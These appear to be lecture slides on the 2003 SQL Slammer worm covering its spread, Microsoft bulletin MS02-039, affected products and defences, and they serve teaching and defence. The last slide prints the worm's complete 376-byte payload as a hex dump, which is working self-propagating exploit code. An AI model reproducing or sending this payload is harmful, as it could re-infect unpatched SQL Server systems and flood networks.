

# SQL Slammer Worm


Network Security - Live Demonstration

Stefan Frei, ETH Zürich



# Outline

- Worm Features
- Security Bulletin
- Spread of worm
- Protection
  
- References





# SQL Slammer Worm

- Description
  - A worm is a program which takes advantage of **bugs** and other security loopholes in **programs/services** to **distribute itself** to other computers on the network.
- Vulnerability
  - buffer overflow vulnerability in Microsoft SQL Server
- Exploitation
  - remotely exploitable single packet, UDP based attack
- Distribution
  - scans the network for other vulnerable machines



# SQL Slammer Background


- SQL Slammer Worm
  - Single packet, UDP based attack that exploited the SQL Server vulnerability and executed its payload, turning the victim into a new distribution point.
  - The worm that never should have been
  - Slammer spread at a rate 250 times faster than Code Red
  - Scanning approximately 55 million systems per second within 3 minutes of its release
  - Infected machines doubled every 8.5 seconds
  - 90% of vulnerable hosts worldwide were infected within 10 minutes




## January 26, 2003

- By 10:00h AM on January 26, several ATMs were unable to process transactions, many Internet links were overwhelmed with traffic, several root DNS servers were unavailable because of the degradation of bandwidth on certain links, and approximately 120,000 computers were infected.
- The worm's scanning activity finally slowed, mainly because the increasing amount of traffic it generated restricted the available bandwidth.
- Eventually ISPs started blocking the type of traffic that the worm generated, further slowing Slammer's scanning and repopulation activities.


# January 26, 2003 - 05:33h




# January 26, 2003 - 05:36h



# January 26, 2003 - 05:43h



# January 26, 2003 - 06:00h





# Microsoft Security Bulletin MS02-039

## Microsoft Security Bulletin MS02-039

Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)

**Originally posted:** July 24, 2002

**Updated:** January 31, 2003

### Summary

#### Who should read this bulletin:

System administrators using Microsoft® SQL Server™ 2000 and Microsoft Desktop Engine 2000.

#### Impact of vulnerability:

Three vulnerabilities, the most serious of which could enable an attacker to gain control over an affected server.

#### Maximum Severity Rating:

Critical

#### Recommendation:

System administrators should install the patch immediately.

**Note:** The patch released with this bulletin is effective in protecting SQL Server 2000 and MSDE 2000 against the "SQL Slammer" worm virus. However, this patch has been superseded by the patch released with [MS02-061](#) which contains fixes for additional security vulnerabilities in these products. Microsoft recommends that SQL 2000 and MSDE 2000 customers apply the patch from [MS02-061](#).

#### Affected Software:

- Microsoft SQL Server 2000
- Microsoft Desktop Engine (MSDE) 2000

[↑ Top of section](#)



## Why?

- SQL-Server Database
  - Database machines are less prevalent than Web servers, FTP servers, SSH hosts ..
- But ..
  - One of the biggest surprises about the Slammer worm is that it attacked so many applications, showing just how widely SQL Server and MSDE are used.
  - MSDE = Microsoft SQL Server Desktop Engine



## Vulnerable Software includes ..

- InstallShield Developer 8.0 and Express 4.0
- **MS Visio**
- Application Center 2000 RTM, SP1, SP2
- Commerce Server
- **Encarta Class Server 1.0**
- Host Integration Server 2000
- Live Communications Server 2003
- **Microsoft Business Solutions Customer Relationship Manager**
- Microsoft Class Server 2.0
- Operations Manager 2000 RTM, SP1
- Retail Management System Store Operations 1.0
- SharePoint™ Team Services 2.0 beta 1
- Small Business Manager 6.0 , 6.2, and 7.0
- **Windows XP Embedded Tools**



## Vulnerable Software includes ..


- **.NET Framework SDK**
- ASP.NET Web Matrix
- BizTalk® Server 2002 Partner Edition
- Host Integration Server 2000
- **Office XP Professional, Developer**
- Project Server 2002
- Retail Management System headquarters 1.0
- **Small Business Server 2000**
- SQL Server 2000
- Visio Enterprise Network Tools
- Visual Basic .NET Standard 2002
- Visual C++ .NET
- Visual C# .NET Standard 2002
- Visual FoxPro® 7.0 and 8.0 beta
- Visual Studio .NET 2002 Professional, ..
- Visual Studio .NET 2003 Beta
- Windows Enterprise Server 2003 RC1
- Windows Server 2003 RC1



# The speed of Slammer

- MS SQL-Server
  - Number of Infected machines doubled every 8.5 seconds
  
- Explanation
  - Very small worm with a total size of only 376 bytes. With headers, the payload becomes a single 404-byte UDP packet.
  - In principle, an infected machine with a 100 Mb/s connection to the Internet could produce over 30,000 scans/second.
  - While Code Red was latency limited, Slammer was bandwidth-limited, allowing it to scan as fast as the compromised computer could transmit packets or the network could deliver them.

# Slammer Timeline







# How to protect

- Patching
  - Take patching serious, only well established patching procedures ensure timely updates being applied.
  
- Firewalling
  - Close unnecessary ports (UDP 1434). Segregate network segments through firewalls. Use personal firewalls on workstations.
  
- Intrusion Detection/Intrusion Prevention
  - Employ Intrusion Detection and Intrusion Protection Systems (IDS/IPS)
  
- Services
  - Disable unnecessary services

# Slammer - Live Demonstration

- Sensor readout **before** and **after** a live Slammer outbreak in the secured test-lab



Sniffer - Local, Ethernet (Line speed at 100 Mbps) - [Matrix : 4 stations]

File Monitor Capture Display Tools Database Window Help

Default

### Traffic Map

The Traffic Map displays a network topology with four nodes: 10.0.0.103 (top-left), 10.0.0.104 (top-right), 10.0.0.101 (bottom-left), and 10.0.0.1 (bottom-right). A large blue circle encloses all nodes. Two horizontal red lines connect the top nodes (10.0.0.103 to 10.0.0.104) and the bottom nodes (10.0.0.101 to 10.0.0.1). A green line connects 10.0.0.103 to 10.0.0.1, and a red line connects 10.0.0.104 to 10.0.0.1.

10.0.0.103 10.0.0.104


10.0.0.101 10.0.0.1

MAC IP IPX

For Help, press F1

287

Default





# A picture of Slammer

- This is Slammer
  - Slammer, 376 bytes ASCII encoded:

```
04 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb
0e 01 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90
90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01
01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5
51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e
51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54
66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66
b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73
65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d
45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b
1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff
16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1
01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a
11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50
ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d
0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d
04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51
66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6
eb ca
```



## References

- Posting on NT BugTraq Mailinglist  
<http://marc.info/?l=ntbugtraq&m=102760479902411&w=2>
- Microsoft Bulletin  
<http://www.microsoft.com/technet/security/bulletin/ms02-039.msp>
- Animated Spread of Slammer  
<http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/warnings/slammermap.html>